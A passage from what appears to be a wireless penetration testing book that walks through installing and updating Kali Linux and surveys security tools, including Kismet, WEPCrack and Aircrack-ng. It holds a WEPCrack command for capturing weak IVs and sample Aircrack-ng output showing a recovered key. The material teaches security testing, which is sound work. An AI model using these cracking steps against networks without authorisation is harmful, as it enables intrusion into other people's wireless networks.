
9. Change the disk size from 25 GB to 50 GB and then click on **Next**:




10. Click on **Finish**:




11. Kali Linux should now be displaying in your VMware Player library. From here, you can click on **Customize Hardware...** to increase the RAM or hard disk space, or change the network adapters according to your system's hardware.
12. Click on **Play virtual machine**:




13. Click on **Player** at the top-left and then navigate to **Removable Devices | CD/DVD IDE | Settings...**:



14. Check the box next to **Connected**, Select **Use ISO image file**, browse for the Kali Linux ISO, then click on **OK**.
15. Click on **Restart VM** at the bottom of the screen or click on **Player**, then navigate to **Power | Restart Guest**; the following screen appears:




16. After restarting the virtual machine, you should see the following:



17. Select **Live (686-pae)** then press *Enter*.

It should boot into Kali Linux and take you to the desktop screen:



Congratulations! You have successfully installed Kali Linux.

Updating Kali Linux

Before we can get started with any of the demonstrations in this book, we must update Kali Linux to help keep the software package up to date.

1. Open VMware Player from your desktop.
2. Select **Kali Linux** and click on the green arrow to boot it.
3. Once Kali Linux has booted up, open a new Terminal window.


4. Type `sudo apt-get update` and press *Enter*:

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# sudo apt-get update  
Hit http://http.kali.org kali Release.gpg  
Hit http://security.kali.org kali/updates Release.gpg  
Hit http://http.kali.org kali Release  
Hit http://security.kali.org kali/updates Release  
Hit http://security.kali.org kali/updates/main i386 Packages  
Hit http://http.kali.org kali/main Sources  
Hit http://security.kali.org kali/updates/contrib i386 Packages  
Hit http://http.kali.org kali/non-free Sources  
Hit http://http.kali.org kali/contrib Sources  
Hit http://security.kali.org kali/updates/non-free i386 Packages  
Hit http://http.kali.org kali/main i386 Packages  
Hit http://http.kali.org kali/non-free i386 Packages  
Hit http://http.kali.org kali/contrib i386 Packages  
Ign http://security.kali.org kali/updates/contrib Translation-en_US  
Ign http://security.kali.org kali/updates/contrib Translation-en  
Ign http://security.kali.org kali/updates/main Translation-en_US  
Ign http://security.kali.org kali/updates/main Translation-en  
Ign http://security.kali.org kali/updates/non-free Translation-en_US  
Ign http://security.kali.org kali/updates/non-free Translation-en  
Ign http://http.kali.org kali/contrib Translation-en_US  
Ign http://http.kali.org kali/contrib Translation-en  
Ign http://http.kali.org kali/main Translation-en_US  
Ign http://http.kali.org kali/main Translation-en
```

5. Then type `sudo apt-get upgrade` and press *Enter*:

```
root@kali: ~  
File Edit View Search Terminal Help  
root@kali:~# sudo apt-get upgrade  
Reading package lists... Done  
Building dependency tree  
Reading state information... Done  
The following packages have been kept back:  
  dff golismero iceweasel kali-linux-full oclhashcat-lite oclhashcat-plus w3af  
  w3af-console weevily  
The following packages will be upgraded:  
  aircrack-ng apache2 apache2-mpm-prefork apache2-utils apache2.2-bin  
  apache2.2-common armitage bbqsql beef-xss beef-xss-bundle bluelog cewl  
  cowpatty crunch curl dnsenum dnsrecon exploitdb fcrackzip file findmyhash  
  fragroute goofile graphviz hash-identifier hexorbase inetsim intrace  
  isr-evilgrade javasnoop jigsaw johnny kali-linux kali-linux-sdr kali-menu  
  libapache2-mod-php5 libavcodec53 libavformat53 libavutil51 libc-bin  
  libc-dev-bin libc6 libc6-dev libc6-i686 libcdt4 libcgraph5 libcurl3  
  libcurl3-gnutls libfreefare-bin libfreefare0 libgnutls-openssl27 libgnutls26  
  libgraph4 libgvc5 libgvpr1 libmagic-dev libmagic1 libmicrohttpd10  
  libmysqlclient18 libpathplan4 libpostproc52 libpq5 libpurple-bin libpurple0  
  libpython2.7 libssh-4 libssl-dev libssl-doc libssl1.0.0 libswscale2 libtar0  
  libusb-1.0-0 libxdot4 libyaml-0-2 locales locales-all lynis metasploit  
  metasploit-framework mfcuk mfoc mfterm miranda mitmproxy multiarch-support  
  mutt mysql-client-5.5 mysql-common mysql-server mysql-server-5.5  
  mysql-server-core-5.5 ncrack nfspsy nikto ohrwurm openssh-client  
  openssh-server openssl pack patator php5 php5-cli php5-common php5-mysql
```

6. You will be prompted to specify if you want to continue. Type *y* and press *Enter*:



```
root@kali: ~
File Edit View Search Terminal Help
fragroute goofile graphviz hash-identifier hexorbase inetsim intrace
isr-evilgrade javasnoop jigsaw johnny kali-linux kali-linux-sdr kali-menu
libapache2-mod-php5 libavcodec53 libavformat53 libavutil51 libc-bin
libc-dev-bin libc6 libc6-dev libc6-i686 libcdt4 libcgraph5 libcurl3
libcurl3-gnutls libfreefare-bin libfreefare0 libgnutls-openssl27 libgnutls26
libgraph4 libgvc5 libgvpr1 libmagic-dev libmagic1 libmicrohttpd10
libmysqlclient18 libpathplan4 libpostproc52 libpq5 libpurple-bin libpurple0
libpython2.7 libssh-4 libssl-dev libssl-doc libssl1.0.0 libswscale2 libtar0
libusb-1.0-0 libxdot4 libyaml-0-2 locales locales-all lynis metasploit
metasploit-framework mfcuk mfoc mfterm miranda mitmproxy multiarch-support
mutt mysql-client-5.5 mysql-common mysql-server mysql-server-5.5
mysql-server-core-5.5 ncrack nfspspy nikto ohrwurm openssh-client
openssh-server openssl pack patator php5 php5-cli php5-common php5-mysql
pidgin-data pipal pjproject polenum postgresql-9.1 postgresql-client-9.1
powersploit proxystrike python-magic python-netlib python2.7 python2.7-dev
python2.7-minimal reaver recon-ng responder rsmangler set sfuzz skipfish
smtp-user-enum snmpcheck spidermonkey-bin spike sqlmap sslyze terminator
tftpd32 thc-ipv6 thc-ssl-dos theharvester tlssled twofi tzdata tzdata-java
u3-pwn ua-tester udisks unix-privesc-check wce websploit wget whois
windows-binaries wpscan
149 upgraded, 0 newly installed, 0 to remove and 9 not upgraded.
Need to get 594 MB of archives.
After this operation, 352 MB of additional disk space will be used.
Do you want to continue [Y/n]?
```

7. Repeat these commands until there are no more updates:

```
sudo apt-get update
sudo apt-get upgrade
sudo apt-get dist-upgrade
```

Congratulations! You have successfully updated Kali Linux!

Wireless penetration tools


Running security assessments and analyses doesn't always require lots of money. Many efficient and effective security tools are free and are commonly used by lots of security professionals, businesses, and government agencies. There are other Linux and Unix distros available online that are designed for security and wireless. Here is a list of these distros:

- Anonym.OS
- Auditor
- Arudius
- Backtrack
- BackBox
- BlackArch
- CQure AP
- Frenzy
- Knoppix-STD
- Linux LiveCD Router
- Less Networks Hotspot Server
- Operator
- Pentoo
- Phlak
- ProTech
- Russix
- Sisela
- Talos Security LiveCD
- WarLinux
- WHAX

The following sections explain various effective and commonly used security tools.

HashCalc


HashCalc is a quick and simple calculator that allows the computing of message digests, checksums, and HMACs for files as well as for text and hex strings. It supports algorithms like MD5, SHA-1, SHA-2, and more. It is advisable never to trust files by their size, hence it's a great idea to verify MD5 hash tags for file integrity and avoid file corruptions when downloading files from the Internet. The following screenshot shows the HashCalc interface:




You can also refer to <http://www.slavasoft.com/hashcalc/> for more information on HashCalc.

NetStumbler

NetStumbler shows a list of all the wireless networks in your area, the signal strength, and wireless security. NetStumbler is a favorite of many users due to its functionality and reliability. It also has GPS support.

 Please note that NetStumbler doesn't work quite as well in Windows 7 or 64-bit operating systems.

The following screenshot shows the NetStumbler interface:




You can also refer to <http://www.netstumbler.com> for more information on NetStumbler.

inSSIDer

inSSIDer is a commercial wireless Windows application that can scan networks within your area by using your computer's Wi-Fi antenna to track signal strength and determine security settings.

inSSIDer is great for quickly analyzing wireless access points in the area and troubleshooting any wireless interference from other wireless devices in the area. A must-have tool!

The following screenshot shows the inSSIDer interface:




You can also refer to <http://www.inssider.com/> for more information on inSSIDer.

Kismet

Kismet is an 802.11 layer2 wireless detector, sniffer, and intrusion detection system. It is by far one of the most popular security tools and is widely used in wireless penetration testing. It will work with any wireless card that can support raw monitoring (RFMON) mode. It can detect 802.11b, 802.11a, 802.11g, and 802.11n traffic data. It also has GPS support and can monitor multiple wireless adapters at a given time.


It also supports drones. By distributing Kismet drones, you can easily turn Kismet into a full-blown IDS system on the go! Drones normally support all capturing methods then send the captured wireless data and forward it to a Kismet server for analysis. Kismet is preinstalled on Kali Linux. The following screenshot shows the Kismet interface:



For more information, refer to <http://www.kismetwireless.net/index.shtml>.


WEPCrack

WEPCrack is the first open source security tool to break 802.11 WEP encryption security keys. The last update was in October 2004, which may make you think this is now obsolete and a waste of time. Wrong! This is still educational. If you want to learn how FMS attacks work, reading the code from the WEPCrack script is the best way to learn how it works. It doesn't matter what chipset you use, as long as you put it into RFMON mode before running the tool. Please refer to the WEPCrack website at <http://wepcrack.sourceforge.net/> for more information. The interface is shown in the following screenshot:



In the preceding screenshot, the user can now start collecting weak IVs from 128 bit WEP captures.


```
./pcap-getIV.pl -b 6 -i wlan0
```



```
root@localhost:/tools/wifi/WEPCrack
File Edit View Terminal Tabs Help
Press 'h' for interactive command help
h
-Interactive Commands:
  h: Flash help
  f: Flush data to file
  n: Create new IVFile.log file
  s: Flash status summary
  d: Toggle debug packet printing (1=All IVs/0=Only Weak IVs)
  c: Launch WEPCrack process on collected data
  ^c: Exit
```

Aircrack-ng

Aircrack-ng is a program written in C that provides an interface to a security auditing suite. The tools that work inside Aircrack-ng are airodump-ng, aircrack-ng, aireplay-ng, Nmap, dnsiff, arpspoof, urlsnarf, and more. While Aircrack-ng can be used for malicious purposes, it can also be used to recover lost wireless passwords. Aircrack-ng is a great tool for security professionals. Not to mention it is free to use and can be redistributed! Aircrack-ng is preinstalled on Kali Linux.



```
Opening /root/Desktop/-01.cap
Reading packets, please wait...

Aircrack-ng 1.2 beta3

[00:00:00] 192 keys tested (1409.45 k/s)

KEY FOUND! [thisisnotsecure]

Master Key      : 42 28 5E 5A 73 33 90 E9 34 CC A6 C3 B1 CE 97 CA
                  06 10 96 05 CC 13 FC 53 B0 61 5C 19 45 9A CE 63

Transient Key   : 86 D0 43 C9 AA 47 F8 03 2F 71 3F 53 D6 65 F3 F3
                  86 36 52 0F 48 1E 57 4A 10 F8 B6 A0 78 30 22 1E
                  4E 77 F0 5E 1F FC 73 69 CA 35 5B 54 4D B0 EC 1A
                  90 FE D0 B9 33 06 60 F9 33 4B CF 30 B4 A8 AE 3A

